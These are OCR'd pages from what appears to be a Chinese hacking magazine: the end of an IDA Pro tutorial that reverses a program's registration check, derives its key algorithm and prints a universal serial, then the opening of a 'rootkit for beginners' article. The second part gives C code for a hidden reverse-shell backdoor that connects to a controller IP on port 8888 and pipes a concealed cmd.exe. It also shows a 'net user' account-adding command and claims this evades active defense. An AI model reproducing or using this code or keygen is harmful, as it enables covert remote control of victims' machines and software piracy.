


图13

然后按"F9"让程序运行起来，随便填写一个注册码进行注册，点击注册后就会断下来了，如图14，然后按F8进行单步调试，当运行到00416A03时，将鼠标放在汇编语句**mov eax, [esi+70h]**上，就可以显示出所指寄存器地址的数据信息了，如图15，可以看到这句指令是取用户名信息。




图14




图15




图16

继续向下按F8，就会发现**00416A06 mov ebp, [eax-0Ch]**是取用户名长度，而**00416A09 cmp ebp, 2**就是比较用户名长度是不是大于2，也就是我们前面分析过的伪C代码了。继续按F8调试，下面还有判断注册码是否大于8的，直到调试到00416A99时就会发现**movzx eax, dl**取的是用户名第一位的十六进制值，如图16，然后进行了如下的运算：

```
or    eax, 41h  与41进行或操作
cdq
edi, 0Ah
Edi          与0A进行取余
```

这和我们使用伪代码分析的一样，说明是在对用户名进行运算，这部分的计算分别是：

去用户名第一位与41h进行或运算，再除0Ah取余；
去用户名第三位与32h进行或运算，再除0Ah取余；
去用户名第一位与56h进行或运算，再除0Ah取余；
去用户名第二位与4Dh进行或运算，再除0Ah取余；

下面还有和伪代码一样的运算，也就是将用户名十六进制累加，然后再除0Ah取余。将上述五个数作为注册码的前五位，后面三个位可以是任意数值。在调试中我还发现程序会对注册码进行判断，判断注册码各位是不是12807835，也就是伪代码中最后那部分，如果满足判断则注册成功，否则失败。算法主要就是这些了，有兴趣的朋友可以自己调试跟踪一下。通过上面的算法总结，可以算出我们输入的用户名h4ck.cn所对应的注册码应该是54657***，或者使用通用注册码12807835也可以完成注册，如图17。




图17

五、总结

本文主要演示了IDA的安装和使用方法，所以目标程序选择了一款未加壳的程序。在调试中我们可以发现IDA的功能是非常强大的，尤其是伪代码翻译的功能，这是其它调试工具所不具备的，熟练的使用IDA将会提高你的破解技术，也会提高你的逆向翻译能力。

（文章中涉及到的IDA Pro 5.2的安装程序、破解补丁以及汉化语言包、Hex-Rays插件的安装程序和破解补丁等，已经收录在了光盘中）

文章难易度：★★★★
文章阅读要点：利用VC结合端口隐藏技术来打造rootkit级的后门

菜鸟也来编写rootkit——

Faust

在上期杂志里我介绍了如何编程实现内核模式下的端口隐藏，可能很多小菜都会感到困惑，我们编出了这个驱动程序要怎么去使用呢？大家不用着急，这个也就是今天我所要介绍的，编写属于自己的内核级后门。

后门，顾名思义就是房子后面打开的一扇门，而我们通常所说的电脑上的后门，就是一个为黑客提供自由进出而不受权限控制的程序，我们平时使用的远程控制程序从功能上来讲，也可以算作是后门的一种，只不过它增加了不少其它的功能而已。

本文为了演示的方便，所以我编写的后们程序只是简单的反弹一个cmdshell，然后利用驱动文件对该后门反弹出去的端口进行隐藏，也就是所谓的rootkit，就简单的介绍到这儿，下面我们就开始动手吧！

打开VC6.0，新建一个Win32 Application工程，然后选择“A Simple Win32 application”选项，如图1，点击确定后我们就建立好了工程，现在就可以向里面写代码了。




图1

要编写后门，就必定涉及到网络通信，相信叉子们以前也看了不少无敌小龙在杂志中关于VB编写反弹木马的文章吧，所以我就不多介绍网络编程的原理了，我们同样也是使用winsock来实现网络通信，所以首先要包含winsock2.h这个头文件，由于VC6.0默认没有连接winsock里函数的导入库文件，因此我们还要做ws2_32.lib的连接，即添加**#pragma comment(lib,"ws2_32.lib")**这句代码，接下来需要调用WSAStartup函数来初始化winsocket库，其中WSAStartup的函数原型如下：

```
int WSAStartup(
WORD wVersionRequested,
LPWSADATA lpWSAData
)
```

wVersionRequested代表我们需要加载的winsock库版本，IpWSAData是用来保存WSAStartup返回的winsock库的版本信息，然后我们装载winsock库，代码如下：

```
WSADATA wsaData;
WORD sockVersion = MAKEWORD(2, 2);
//初始化winsocket库
if(WSAStartup(sockVersion, &wsaData) != 0)
    return 0;
```

其中MAKEWORD函数的作用是将两个byte类型合并成一个word类型，一个在高八位，另一个在低八位，再接下来的工作就是建立socket了，我们只有建立了Socket才可以在通讯连接中把信息从一个端点传递到另一个端点，实现的代码如下：**SOCKET MySocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);**，第一个参数是默认设置，后两个参数的意思是使用TCP协议。套接字建立好之后需要做的就是调用connect函数连接远程主机，也就是控制者的电脑。首先必须要填写sockaddr_in结构，这里我们需要在sockaddr_in结构中填入目标主机的信息，代码如下：

```
conn.sin_family = AF_INET;  //这里默认设置为这个参数
conn.sin_port = htons(8888);  //连接到远程主机的端口号
conn.sin_addr.S_un.S_addr = inet_addr("192.168.203.1");  //连接控制者电脑
if(connect(MySocket, (sockaddr*)&conn, sizeof(conn)) == -1)
```

这里绑定的端口是8888，所连接到的远程主机为了方便我就设置成了自己电脑的IP地址。连接到远程主机后接下来要做的事情就是创建管道进行进程之间信息的传输了，我们可以利用管道句柄把管道和cmd的输入输出做好关联，这样就可以在后门中接收到远程主机发过去的命令了。其中管道有匿名管道和命名管道两种类型，为了方便我使用的是匿名管道，不过这种方式的数据传递方式是单向的，管道创建的代码如下：

```
SECURITY_ATTRIBUTES sa;
HANDLE hRead,hWrite;
sa.nLength = sizeof(SECURITY_ATTRIBUTES);
sa.lpSecurityDescriptor = NULL;
sa.bInheritHandle = TRUE;
if (!CreatePipe(&hRead,&hWrite,&sa,0))
{
    printf("管道创建失败");
    return 0;
}
```

管道创建完毕后我们就可以利用ReadFile和WriteFile函数来对管道之中的信息进行读写了，然后要做的就是把管道句柄和cmd的输入输出做好关联，因为匿名管道是单向的，所以可以把cmd的执行结果写入管道的写句柄，然后后门从管道的读句柄获得远程主机发出的命令。这里我们使用带参数的cmd命令行执行方式，也就是当我们在“运行”里输入“cmd /c net user faust /add”的时候可以看到cmd窗口会一闪而过，可是faust

这个用户则已经被添加到用户组了。经过测试，我发现后门利用这种形式来执行命令还可以绕过主动防御的拦截，所以使用这种方式来执行命令在隐蔽性上就多了一分保障，关键代码如下：

```
//这是实现管道句柄和cmd的关联代码
STARTUPINFO si;
PROCESS_INFORMATION pi;
si.cb = sizeof(STARTUPINFO);
GetStartupInfo(&si);
si.hStdError = hWrite; //错误输出到管道的写句柄
si.hStdOutput = hWrite; //执行结果输出到管道的写句柄
si.wShowWindow = SW_HIDE; //实现后门窗口的隐藏
si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
```

其中GetStartupInfo函数的作用是返回本进程的信息结构，这样才可以对其进行关联操作。这里我插一句题外话：在上面的代码中，需要注意的是**si.wShowWindow = SW_HIDE**这句代码，其意思是运行后门的时候不显示出那个黑乎乎的cmd窗口。有的小菜在编程的时候可能会出现隐藏不成功的情况，这是因为建立工程的时候误选了“win32 console application”选项，Console模式下的程序是无法对窗口进行隐藏的，因此倘若我们误选了Console模式的话，就需要在工程设置选项的Link标签下方的工程选项（Project Options）框内把“/subsystem:console”更改为“/subsystem:windows”了，如图2。

